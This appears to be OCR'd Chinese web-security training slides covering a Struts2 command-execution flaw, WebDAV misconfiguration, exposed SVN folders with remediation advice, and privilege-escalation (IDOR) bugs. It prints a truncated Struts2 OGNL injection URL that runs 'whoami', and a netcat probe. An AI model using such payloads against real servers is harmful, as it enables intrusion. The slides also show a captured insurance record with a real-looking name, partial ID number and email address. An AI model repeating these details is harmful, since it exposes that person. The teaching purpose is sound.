
框架类安全漏洞

Struts2远程命令执行漏洞

HTTP://xx.xx.xx.xx:8080/main/QueryMainAction.action?redirect:%25{new java.lang.StringBuffer().append(new java.io.BufferedReader(new java.io.InputStreamReader(new+java.lang.ProcessBuilder({**'whoami'**}).start().getInputStream()))).re



Struts2远程命令执行漏洞




配置缺陷导致的问题

1.1.1.7 - /

2003年2月23日	12:55	1366	activepass.asp
2002年12月20日	17:49	13489	admin_address.asp
2002年12月26日	0:10	14822	admin_admin.asp
2003年1月7日	10:52	7157	admin_ads.asp
2002年12月31日	18:17	15068	admin_alldel.asp
2003年1月21日	22:39	5012	admin_BackupData.asp
2003年1月21日	22:39	5130	admin_BackupData1.asp
2002年12月20日	17:48	4521	admin_badword.asp
2003年2月11日	21:53	9958	admin_batch.asp
2002年12月20日	17:51	8249	admin_bbsface.asp
2003年1月7日	11:11	63002	admin_board.asp
2003年1月20日	22:50	65963	admin_boardset.asp
2003年2月26日	10:41	19712	admin_BoardSetting.asp

```
C:\>nc -v -n 1.1.1.100 80
(UNKNOWN) [1.1.1.100] 80 (?) open
OPTIONS * HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 09 Dec 2008 07:20:57 GMT
Content-Length: 0
Accept-Ranges: bytes
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,
UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, U
NLOCK, SEARCH
Cache-Control: private
```



WebDAV

Response

```
HTTP/1.1 200 OK
Date: Thu, 04 Sep 2014 0
Server: Microsoft-IIS/6.
X-Powered-By: ASP.NET
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST,
COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK,
SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH,
LOCK, UNLOCK
Cache-Control: private
```


启用了DAV模块，并可执行PUT、DELETE等危险方法

管理员操作不当：SVN暴露于外网环境

- SVN（subversion）是程序员常用的源代码版本管理软件。一旦网站出现SVN漏洞，其危害远比SQL注入等其它常见网站漏洞更为致命，因为黑客获取到网站源代码后，一方面是掠夺了网站的技术知识资产，另一方面，黑客还可通过源代码分析其它安全漏洞，从而对网站服务器及用户数据造成持续威胁。
- 威胁一. svn及entries文件夹暴露于外网环境


造成SVN源代码漏洞的主要原因是管理员操作不规范。“在使用SVN管理本地代码过程中，会自动生成一个名为.svn的隐藏文件夹，其中包含重要的源代码信息。但一些网站管理员在发布代码时，不愿意使用‘导出’功能，而是直接复制代码文件夹到WEB服务器上，这就使.svn隐藏文件夹被暴露于外网环境，黑客可以借助其中包含的用于版本信息追踪的‘entries’文件，逐步摸清站点结构。

.svn及entries文件夹暴露于外网环境



文件源代码暴露

- 更严重的问题在于，SVN产生的.svn目录下还包含了以.svn-base结尾的源代码文件副本（低版本SVN具体路径为text-base目录，高版本SVN为pristine目录），如果服务器没有对此类后缀做解析，黑客则可以直接获得文件源代码。



SVN安全配置

- 强烈建议使用导出功能**svn export**
- 设置SVN密码，禁止出现弱口令
- svn更新至1.7+ .svn/entries目录就不包含文件目录列表
- ……

常见的互联网攻击与防御


业务逻辑攻击

业务逻辑问题与传统Web安全问题对比


传统安全问题

- 跨站脚本攻击
- SQL注入攻击
- Java框架攻击
- URL重定向
- 短信验证码DOS
- 任意文件上传
- 利用cookie仿冒
- 恶意修改他人密码
- 验证码绕过
- 本地文件包含

业务逻辑问题



前端回传


raw
headers
hex
HTTP/1.1 200 OK
Date: Mon, 02 Dec 2013 07:58:05 GMT
Server: Apache/2.2.15 (Unix) DAV/2 mod_jk/1.2.37
Content-Length: 41
Content-Type: text/html;charset=utf-8
手机注册
邮箱注册
商城会员 137[redacted]033118 欢迎您来到[redacted]！[退出]
商品
热门分类
首页
奥特莱斯商城
大昌行环球优品汇
机票
医
进口食品
健康食品 零食饼干
食
饮料冲调 奶制品
送礼佳品
DELTA
美国达美航空公司
提交
已有账号，请登录

越权漏洞

垂直越权漏洞，也称权限提升漏洞，由于Web应用程序没有做权限控制或者仅在菜单上做了权限控制，导致的恶意用户只要猜测其他管理页面的URL，就可以访问或控制其他角色拥有的数据或页面，达到权限提升目的。

水平越权漏洞，Web应用程序接收到用户请求，修改某条数据时，没有判断数据的所属人，或判断数据所属人时，从用户提交的request参数（用户可控数据）中，获取了数据所属人id，导致恶意攻击者可以通过变换数据ID，或变换所属人id，修改不属于自己的数据。恶意用户可以删除或修改其他人数据。

越权操作

投保信息

投保方案	保险期间	投保份数
"顺心保" A款	2013/07/02 0时 至 2014/01/01 24时 止	1份

保障项目	保额/限额(元)	保费金额
意外身故残疾烧伤	40000	共人民币 36 元

被保险人信息

被保险人姓名	证件类型	证件号码	出生日期
高宽	身份证	22242419910127[redacted]	1991/01/27

投保人信息

投保人姓名	证件类型	证件号码	性别	与被保险人关系	手机	电子邮箱
高宽	身份证	22242419910127[redacted]	男	本人	138101670[redacted]	gaok_daniel@sina.cn

保单及发票寄送地址

收件人姓名	手机号码	邮政编码	收件地址	发票抬头
	138101670[redacted]			

